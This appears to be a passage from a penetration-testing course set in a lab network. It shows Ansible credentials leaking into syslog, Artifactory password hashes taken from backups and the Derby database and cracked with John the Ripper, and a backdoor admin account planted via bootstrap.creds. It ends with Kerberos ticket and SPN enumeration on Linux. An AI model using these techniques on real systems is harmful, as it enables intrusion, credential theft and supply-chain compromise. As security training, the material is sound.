offsec@linuxvictim:~$ cat /var/log/syslog
...
Jun  8 13:29:10 linuxvictim ansible-command: Invoked with creates=None executable=None
_uses_shell=True strip_empty_ends=True _raw_params=mysql --user=root --
password=hotdog123 --host=databaseserver --databases tpsreports --result-
file=/root/reportsbackup removes=None argv=None warn=True chdir=None
stdin_add_newline=True stdin=None
Jun  8 13:29:10 linuxvictim ansible-async_wrapper.py: Module complete (21772)
...
```

*Listing 688 - Examining Syslog*

The username, password, and host for the MySQL database are all exposed in the log entry. With this information, we now have access to the MySQL database on the remote server. We can gather more sensitive information and potentially pivot to that host as well.

While these techniques won't work in every Ansible infrastructure instance, they can provide some guidance in what to look for when we encounter automated IT configuration engines during a penetration test.

#### 14.2.7.1 Exercises

1. Execute an ad-hoc command from the controller against the linuxvictim host.
2. Write a short playbook and run it against the linuxvictim host to get a reverse shell.
3. Inject a shell command task into the `getinfo writable.yml` playbook we created earlier and use it to get a Meterpreter shell on the linuxvictim host without first copying the shell to the linuxvictim host via SSH or other protocols.

### 14.2.8 Introduction to Artifactory

Artifactory<sup>858</sup> is a “binary repository manager” that stores software packages and other binaries. Other binary repository managers include Apache Archiva,<sup>859</sup> Sonatype Nexus,<sup>860</sup> CloudRepo,<sup>861</sup> or Cloudsmith.<sup>862</sup> As with Ansible for DevOps, we'll focus only on Artifactory as we've encountered it frequently during penetration testing engagements. Most of the time, the same general concepts explained in this section can be applied to different products.

Binary repository managers act as a “single source of truth” for organizations to be able to control which versions of packages and applications are being used in software development or infrastructure configuration. This prevents developers from getting untrusted or unstable binaries directly from the Internet.

Users with write access to Artifactory can place packages or binaries in the Artifactory server. End users or automated processes can have Artifactory configured as a package repository to be used in a normal installation process on Linux or can pull files directly from Artifactory when needed.

Because Artifactory is meant to be a single source for acquiring necessary binaries, it is a prime target for supply chain compromise attacks.<sup>863</sup> If an attacker can compromise the Artifactory server or get access to an Artifactory user's account that has write access to important packages, there is potential to compromise a large number of users.

Artifactory is also an excellent target because it is considered a trusted source. As such, there is less concern on the part of the users about the potential for malicious activity.

Normally, Artifactory would be run on a production system as a service. Unfortunately, the service is resource-intensive. To conserve resources for other activities in the module, we'll start and stop it as needed and run it as a daemon process only.

---

<sup>858</sup> (JFrog Ltd., 2020), <https://jfrog.com/artifactory/>

<sup>859</sup> (Apache Software Foundation, 2020), <http://archiva.apache.org/index.cgi>

<sup>860</sup> (Sonatype Inc., 2020), <https://www.sonatype.com/nexus/repository-pro>

<sup>861</sup> (CloudRepo, 2020), <https://www.cloudrepo.io>

<sup>862</sup> (Cloudsmith, 2020), <https://cloudsmith.com>

<sup>863</sup> (The MITRE Corporation, 2020), <https://attack.mitre.org/techniques/T1195/>

The open-source version of Artifactory is installed on the controller VM in the `/opt/jfrog` directory. We can run it as a daemon process through the **artifactoryctl start** command.

```
offsec@controller:/opt/jfrog$ sudo /opt/jfrog/artifactory/app/bin/artifactoryctl start
2020-06-01T14:24:17.138Z [shell] [INFO] [] [installerCommon.sh:1162] [main] -
Checking open files and processes limits
2020-06-01T14:24:17.157Z [shell] [INFO] [] [installerCommon.sh:1165] [main] -
Current max open files is 1024
...
Using JRE_HOME: /opt/jfrog/artifactory/app/third-party/java
Using CLASSPATH:
/opt/jfrog/artifactory/app/artifactory/tomcat/bin/bootstrap.jar:/opt/jfrog/artifactory
/app/artifactory/tomcat/bin/tomcat-juli.jar
Using CATALINA_PID: /opt/jfrog/artifactory/app/run/artifactory.pid
Tomcat started.
```


*Listing 689 - Starting the Artifactory process*

---

*It's possible to stop the service using the following command: `sudo /opt/jfrog/artifactory/app/bin/artifactoryctl stop`*

---

Let's take a few moments to become familiar with Artifactory and how it works before we begin our attack. We can access the login page at <http://controller:8082/> and log in with "admin" as the username and "password123" as the password.



*Figure 238: Initial Artifactory login*

While the commercial version of Artifactory supports a variety of repository types (including Debian packages), the open-source version is limited. The version of Artifactory we're using only offers Gradle,<sup>864</sup> Ivy,<sup>865</sup> Maven,<sup>866</sup> SBT,<sup>867</sup> and Generic repository types.

Gradle, Maven, and SBT are all software build systems or tools and Ivy is a dependency manager for software builds. The Generic repository is for generic binaries of a non-specified type, essentially a simple file store.

In the lab environment, we can examine a generic repository called "generic-local".

We can access it by clicking to *Artifactory* > *Artifacts* on the left sidebar.




Figure 239: Navigating to the generic repository

The *Set Me Up* button at the top right of the page gives information about how to use *Curl* to upload and download binaries to the repository.

There is also a *Deploy* button that will let us upload files to the repository and specify the paths we want users to access to download them.

Both the *Set me Up* and *Deploy* buttons are highlighted in Figure 240.

<sup>864</sup> (Gradle Inc., 2020), <https://gradle.org>

<sup>865</sup> (Apache Software Foundation, 2019), <https://ant.apache.org/ivy/>

<sup>866</sup> (Apache Software Foundation, 2020), <https://maven.apache.org>

<sup>867</sup> (Lightbend, Inc., 2020), <https://www.scala-sbt.org>




Figure 240: Set Me Up and Deploy options

Clicking on *generic-local* expands the tree where we find a “vi” artifact listed. If we click on it, we can inspect various statistics about the file, such as the download path, who it was deployed by, when it was created and last modified, and how many times it’s been downloaded.




Figure 241: A binary in our repository

Now that we have a working knowledge of Artifactory, its interface, and how to use it, let’s take a look at potential exploits.

### 14.2.9 Artifactory Enumeration

It’s fairly easy to determine whether an Artifactory repository is running on a target system. We can simply grep the list of running processes for the word “artifactory” with **ps aux | grep artifactory**. This will give a number of results including paths to the Artifactory service’s binaries.

If we've not yet gained access to the machine, we can try accessing the server externally from a web browser at port 8081, which is the default port for Artifactory's web interface.

### 14.2.10 Compromising Artifactory Backups

Even if we can get *root* access to the repository server, that doesn't necessarily mean we have access to the Artifactory application, which has its own authentication mechanism.

Let's explore a situation in which we have root access to the server, but we do not have Artifactory credentials.

At first glance, it may seem logical to try and replace artifact binaries on disk wherever they are stored. However, it is difficult to identify the files we want because they are not stored by name, but by their file hash.

```
root@controller:/opt/jfrog/artifactory/var/data/artifactory/filestore/37# ls -al
total 2624
drwxr-x--- 2 root root 4096 Jun  9 11:18 .
drwxr-x--- 4 root root 4096 Jun  9 11:18 ..
-rw-r----- 1 root root 2675336 Jun  9 11:18 37125c1c4847ee56d5aaa2651c825cc3c2c781c5
```

*Listing 690 - Artifact binaries stored by hash*

Additionally, if we replace the binary on disk with something else and then log into Artifactory and retrieve it, we notice that the file is not changed in the repository, so there are other mechanisms in place to maintain file integrity.

Replacing the binaries doesn't seem like a viable option at this time. Let's examine a different approach.

Artifactory stores its user information, such as usernames and encrypted passwords, in databases as most applications do. The database depends on the configuration and version of Artifactory.

Larger organizations with a commercial version of Artifactory may use Postgres databases. The open-source version of Artifactory defaults to an included Apache Derby<sup>868</sup> database. This doesn't necessarily represent all potential configurations, but the general concepts needed for this exploit are essentially the same regardless of which database is being used.

We have two options to use the database to compromise Artifactory. The first is through backups. Depending on the configuration,<sup>869</sup> Artifactory creates backups of its databases. The open-source version of Artifactory creates database backups for the user accounts at `/<ARTIFACTORY FOLDER>/var/backup/access` in JSON format.

We can inspect the user entries by reading the contents of one of these files in the controller VM.

```
root@controller:/opt/jfrog/artifactory/var/backup/access# cat
access.backup.20200730120454.json
...
{
```

<sup>868</sup> (Apache Software Foundation, 2020), <https://db.apache.org/derby/>

<sup>869</sup> (JFrog Ltd., 2020), <https://www.jfrog.com/confluence/display/JFROG/Backups>



```
"username" : "developer",
"firstName" : null,
"lastName" : null,
"email" : "developer@corp.local",
"realm" : "internal",
"status" : "enabled",
"lastLoginTime" : 0,
"lastLoginIp" : null,
"password" :
"bcrypt$$2a$08$f8KU00P7kd0fTYFUmEs1/eoBs4E1GTqg4URs1rEceQv1V8vHs00Vm",
"allowedIps" : [ "*" ],
"created" : 1591715957889,
"modified" : 1591715957889,
"failedLoginAttempts" : 0,
"statusLastModified" : 1591715957889,
"passwordLastModified" : 1591715957889,
"customData" : {
  "updatable_profile" : {
    "value" : "true",
    "sensitive" : false
  }
}
...
```

*Listing 691 - Contents of a database backup file*

These files have full entries for each user along with their passwords hashed in bcrypt<sup>870</sup> format.

We can copy the bcrypt hashes to our Kali VM, place them in a text file, and use John the Ripper (or Hashcat) to try and crack them.

```
kali@kali:~$ sudo john derbyhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 256 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
...
```

*Listing 692 - Cracking the database backup's hashes*

According to the output, JTR was able to crack the hash and we retrieved the *developer* user's password.

### 14.2.11 Compromising Artifactory's Database

Now that we know how to retrieve user credentials from backup files, let's explore a different vector. If there are no backup files available, we can access the database itself or attempt to copy it and extract the hashes manually. As we mentioned previously, this would assume a scenario where we have elevated privileges but want to get access to Artifactory itself.

The open-source version of Artifactory we're using locks its Derby database while the server is running. We could attempt to remove the locks and access the database directly to inject users,

<sup>870</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Bcrypt>

but this is risky and often leads to corrupted databases. A safer option is to copy the entire database to a new location.

---

*Third-party databases do not always have this restriction. If we can gain access to the database, it may be possible to create users manually by creating new records in the users table.<sup>871</sup>*

---

In the controller VM, the database containing the user information is located at `/opt/jfrog/artifactory/var/data/access/derby`.

Let's create a new directory and copy the database to a temporary location.

We'll create a temporary folder in `/tmp` for the database. We then copy the database from the original location and remove any lock files that exist from the database being in use when it was copied.

```
offsec@controller:~$ mkdir /tmp/hackeddb

offsec@controller:~$ sudo cp -r /opt/jfrog/artifactory/var/data/access/derby
/tmp/hackeddb

offsec@controller:~$ sudo chmod 755 /tmp/hackeddb/derby

offsec@controller:~$ sudo rm /tmp/hackeddb/derby/*.lck
```

*Listing 693 - Copying the database*

Since Artifactory is using Derby as its default database, we'll need Apache's Derby tools to be able to connect to it. More specifically, the `ij` command line tool, which allows the user to access a Derby database and perform queries against it. The Derby tools are already installed on the controller at `/opt/derby`, but they can also be downloaded<sup>872</sup> if necessary.

Fortunately for us, the default database does not require a username and password and relies on file permissions to protect it. Because we have root privileges, we can connect without problems.

Artifactory contains its own version of Java and we can use it to run the Derby connection utilities and connect to our database.

```
offsec@controller:~$ sudo /opt/jfrog/artifactory/app/third-party/java/bin/java -jar
/opt/derby/db-derby-10.15.1.3-bin/lib/derbyrun.jar ij
ij version 10.15
ij> connect 'jdbc:derby:/tmp/hackeddb/derby';
ij>
```

*Listing 694 - Running the Derby connection utility*

---

<sup>871</sup> (JFrog Ltd., 2020), <https://www.jfrog.com/confluence/display/JFROG/PostgreSQL>

<sup>872</sup> (Wikipedia, 2020), <http://db.apache.org/derby/releases/release-10.15.1.3.html>

The first part of the command calls the embedded version of Java included as part of Artifactory. We're specifying that we want to run the **derbyrun.jar** JAR file. The **ij** parameter indicates that we want to use Apache's *ij*<sup>873</sup> tool to access the database.

The utility presents us with a simple prompt. It uses SQL syntax commands to manipulate the database. We will run the following command to list the users in the system.

```
ij> select * from access_users;
USER_ID | USERNAME | PASSWORD | ALLOWED_IPS | CREATED | MODIFIED | FIRSTNAME | LASTNAME
| EMAIL | REALM | STATUS | LAST_LOGIN_TIME | LAST_LOGIN_IP | FAILED_ATTEMPTS
| STATUS_LAST_MODIFIED | PASSWORD_LAST_MODIF&
...
1 | admin | bcrypt$$2a$08$3gNs9Gm4wqY5ic/2/kFUn.S/zYffSCMaGpshXj/f/X0EMK.ErHdp2
| 127.0.0.1 | 1591715727140 | 1591715811546 | NULL | NULL | NULL | internal | enabled
| 1596125074382 | 192.168.118.5 | 0 | 1591715811545 | 1591715811545
...
3 | developer | bcrypt$$2a$08$f8KU00P7kd0fTYFumes1/eoBs4E1GTqg4URs1rEceQv1V8vHs00Vm | *
| 1591715957889 | 1591715957889 | NULL | NULL | developer@corp.local | internal | enabled | 0
| NULL | 0 | 1591715957889 | 1591715957889

3 rows selected
ij>
```

Listing 695 - Listing the users

The command selects all records from the `access_users` table, which holds the user records for the Artifactory system.

Each record includes the bcrypt-hashed passwords of the users we found earlier in our database backup file approach. As we did previously, we can crack the hashes using Hashcat or John the Ripper on our Kali VM.

### 14.2.12 Adding a Secondary Artifactory Admin Account

In addition to the vectors we've already explored, we can also gain access to Artifactory by adding a secondary administrator account through a built-in backdoor. If an administrator account is corrupted, or they lose access to the system, Artifactory offers an alternative option for gaining administrative access. This method will require restarting the Artifactory process, meaning there is some risk of data corruption or production downtime. As a result, this may not be an appropriate solution for all engagements.

This method requires write access to the `/opt/jfrog/artifactory/var/etc/access` folder and the ability to change permissions on the newly-created file, which usually requires *root* or *sudo* access.

To demonstrate this method, we'll log in to the controller server as *offsec* and navigate to the `/opt/jfrog/artifactory/var/etc/access` folder. We then need to create a file through *sudo* called `bootstrap.creds` with the following content.

```
haxmin@*=haxhaxhax
```

Listing 696 - Adding backdoor admin account

<sup>873</sup> (Apache Software Foundation, 2013), <https://db.apache.org/derby/docs/10.15/getstart/tgsrunningij.html>

This will create a new user called "haxmin" with a password of "haxhaxhax". Next, we'll need to **chmod** the file to 600.

```
offsec@controller:/opt/jfrog$ sudo chmod 600
/opt/jfrog/artifactory/var/etc/access/bootstrap.creds
```

*Listing 697 - Changing the file permissions*

For this user to be created, we need to restart the Artifactory process. Because Artifactory is being run as a daemon process, we can stop it and then restart it using the following commands.

```
offsec@controller:/opt/jfrog$ sudo /opt/jfrog/artifactory/app/bin/artifactoryctl stop
Using the default catalina management port (8015) to test shutdown
Stopping Artifactory Tomcat...
...
router is running (PID: 12434). Stopping it...
router stopped

offsec@controller:/opt/jfrog$ sudo /opt/jfrog/artifactory/app/bin/artifactoryctl start
2020-06-01T14:38:16.769Z [shell] [INFO ] [] [installerCommon.sh:1162 ] [main] -
Checking open files and processes limits
2020-06-01T14:38:16.785Z [shell] [INFO ] [] [installerCommon.sh:1165 ] [main] -
Current max open files is 1024
...
Using CATALINA_PID: /opt/jfrog/artifactory/app/run/artifactory.pid
Tomcat started.
```

*Listing 698 - Restarting the Artifactory process*

During the restart stage, Artifactory will load our bootstrap credential file and process the new user. We can verify this by examining the `/opt/jfrog/artifactory/var/log/console.log` file for the string "Create admin user".

```
offsec@controller:~$ sudo grep "Create admin user"
/opt/jfrog/artifactory/var/log/console.log
2020-05-15T19:22:24.963Z [jfac ] [INFO ] [c576b641d3d536c8]
[a.s.b.AccessAdminBootstrap:160] [localhost-startStop-2] - [ACCESS BOOTSTRAP] Create
admin user 'haxmin'
```

*Listing 699 - Successfully added our new admin user*

Once Artifactory is running again, we can log in with our newly-created account.




Figure 242: Logged in as haxmin

We now have admin access to Artifactory and can modify binaries as we see fit.

In a real-world scenario, if the user was using Artifactory as a repository, running an update on their local system would trigger a download of the updated binary. The next time the binary is run by the user, they would be compromised. The same would occur if Artifactory was being used as a simple file store for shared binary files. Any subsequent downloads of our updated file would result in the user being compromised.

Artifactory is an excellent option for compromising many targets in a single effort and can help to expand access significantly within an internal network.

### 14.2.12.1 Exercises

1. Copy the Artifactory database and extract, then crack, the user hashes.
2. Log in to Artifactory and deploy a backdoored binary. Download and run it as a normal user on linuxvictim.

## 14.3 Kerberos on Linux

Kerberos uses the same underlying technology on Linux as it does on Windows, but it does behave differently in some respects. In the next section, we'll explore how Kerberos works on Linux, and how to exploit it.

### 14.3.1 General Introduction to Kerberos on Linux

Kerberos is a well-known option for authentication on Windows networks, but it can also be used on Linux networks using Linux-specific Key Distribution Center servers. Alternatively, Linux clients can authenticate to Active Directory servers via Kerberos as a Windows machine would. Let's explore this scenario in this section.

As before, we'll begin by demonstrating standard Kerberos usage. This demonstration will help us understand potential exploits.

In our lab setup, the linuxvictim lab machine is domain joined to corp1.com. Active Directory users can log in to the linuxvictim machine with their Active Directory credentials.

Let's imagine a scenario in which the corp1.com domain admin logs in to our linuxvictim host using their AD password. In order to use Kerberos, the administrator can log in to the system using their AD credentials and then request Kerberos tickets.

Although a Domain Administrator would likely be doing these actions from a Windows machine, for simplicity, we will log in to the linuxvictim system from our Kali VM.

```
kali@kali:~$ ssh administrator@corp1.com@linuxvictim
administrator@corp1.com@linuxvictim's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-20-generic x86_64)
...
Last login: Thu May  7 10:14:24 2020 from 192.168.119.120
administrator@corp1.com@linuxvictim:~$
```

*Listing 700 - SSH connection to linuxvictim using AD credentials*

Active Directory members using Kerberos authentication are assigned a credential cache file to contain their requested Kerberos tickets. The file's location is set through the user's `KRB5CCNAME`<sup>874</sup> environment variable.

In the linuxvictim VM, we can find the administrator's credential cache file by examining the list of environment variables with **env** and filtering out the one we want with **grep**.

```
administrator@corp1.com@linuxvictim:~$ env | grep KRB5CCNAME
KRB5CCNAME=FILE:/tmp/krb5cc_607000500_3aeIA5
```

*Listing 701 - Credential cache file path environment variable*

We'll make a note of this credential cache file location for later use.

Kerberos tickets expire after a period of time. As a result, in order to practice exploiting them, we'll walk through how to request them from the server using an Active Directory account. We'll use the domain administrator account we logged in with earlier.

We will use the `kinit`<sup>875</sup> command, which is used to acquire a Kerberos ticket-granting ticket (TGT) for the current user. To request a TGT, we just need to call **kinit** without parameters and enter the user's AD password.

```
administrator@corp1.com@linuxvictim:~$ kinit
```

```
Password for Administrator@CORP1.COM:
```

*Listing 702 - Getting a TGT*

The `klist`<sup>876</sup> command is used to list tickets currently stored in the user's credential cache file. If we run it, we find that we now have our TGT set in the Administrator user's credential cache.

```
administrator@corp1.com@linuxvictim:~$ klist
Ticket cache: FILE:/tmp/krb5cc_607000500_wSiMnP
Default principal: Administrator@CORP1.COM

Valid starting          Expires                Service principal
05/18/2020 15:12:38    05/19/2020 01:12:38    krbtgt/CORP1.COM@CORP1.COM
    renew until 05/25/2020 15:12:36
```

*Listing 703 - Listing current tickets in the user's cache*

This means we have a ticket-granting ticket for the Administrator user of the CORP1 domain.

---

*If we want to discard all cached tickets for the current user, we can use the `kdestroy`<sup>877</sup> command without parameters.*

---

---

<sup>874</sup> (die.net), <https://linux.die.net/man/1/kerberos>

<sup>875</sup> (die.net), <https://linux.die.net/man/1/kinit>

<sup>876</sup> (die.net), <https://linux.die.net/man/1/klist>

<sup>877</sup> (die.net), <https://linux.die.net/man/1/kdestroy>

We can now access Kerberos services as the domain administrator. We can get a list of available Service Principal Names (SPN) from the domain controller using **ldapsearch** with the **-Y GSSAPI** parameter to force it to use Kerberos authentication. It may ask for an LDAP password, but if we just hit enter at the prompt, it will continue and use Kerberos for authentication.

```
administrator@corp1.com@linuxvictim:~$ ldapsearch -Y GSSAPI -H ldap://dc01.corp1.com -D "Administrator@CORP1.COM" -W -b "dc=corp1,dc=com" "servicePrincipalName=*"
servicePrincipalName
Enter LDAP Password:
SASL/GSSAPI authentication started
SASL username: Administrator@CORP1.COM
...
# DC01, Domain Controllers, corp1.com
dn: CN=DC01,OU=Domain Controllers,DC=corp1,DC=com
servicePrincipalName: TERMSRV/DC01
servicePrincipalName: TERMSRV/DC01.corp1.com
servicePrincipalName: Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC01.corp1.com
servicePrincipalName: ldap/DC01.corp1.com/ForestDnsZones.corp1.com
servicePrincipalName: ldap/DC01.corp1.com/DomainDnsZones.corp1.com
servicePrincipalName: DNS/DC01.corp1.com
servicePrincipalName: GC/DC01.corp1.com/corp1.com
servicePrincipalName: RestrictedKrbHost/DC01.corp1.com
servicePrincipalName: RestrictedKrbHost/DC01
servicePrincipalName: RPC/8c186ffa-f4e6-4c8a-9ea9-67ca49c31abd._msdcs.corp1.com
m
...
# SQLSvc, Corp1ServiceAccounts, Corp1Users, corp1.com
dn: CN=SQLSvc,OU=Corp1ServiceAccounts,OU=Corp1Users,DC=corp1,DC=com
servicePrincipalName: MSSQLSvc/DC01.corp1.com:1433
servicePrincipalName: MSSQLSvc/DC01.corp1.com:SQLEXPRESS
servicePrincipalName: MSSQLSvc/appsrv01.corp1.com:1433
servicePrincipalName: MSSQLSvc/appsrv01.corp1.com:SQLEXPRESS
...
# numResponses: 10
# numEntries: 6
# numReferences: 3
```

*Listing 704 - List SPNs available using Kerberos authentication*

Let's request a service ticket from Kerberos for the MSSQL SPN highlighted above. We can do this using the **kvno** utility.

```
administrator@corp1.com@linuxvictim:/tmp$ kvno MSSQLSvc/DC01.corp1.com:1433
MSSQLSvc/DC01.corp1.com:1433@CORP1.COM: kvno = 2
```

*Listing 705 - Getting a service ticket*

Our ticket should now be in our credential cache. We can use **klist** again to confirm it was successful.

```
administrator@corp1.com@linuxvictim:/tmp$ klist
Ticket cache: FILE:/tmp/krb5cc_607000500_3aeIA5
Default principal: Administrator@CORP1.COM

Valid starting          Expires                Service principal
07/30/2020 15:11:10    07/31/2020 01:11:10    krbtgt/CORP1.COM@CORP1.COM
    renew until 08/06/2020 15:11:08
```

```
07/30/2020 15:11:41 07/31/2020 01:11:10 ldap/dc01.corp1.com@CORP1.COM
renew until 08/06/2020 15:11:08
07/30/2020 15:11:57 07/31/2020 01:11:10 MSSQLSvc/DC01.corp1.com:1433@CORP1.COM
renew until 08/06/2020 15:11:08
```

*Listing 706 - Service ticket was acquired successfully*

We can now access the MSSQL service and perform authenticated actions.

Now that we've covered how Kerberos works in legitimate scenarios, let's discuss a few attack vectors. We'll discuss a few scenarios and then how to exploit them.

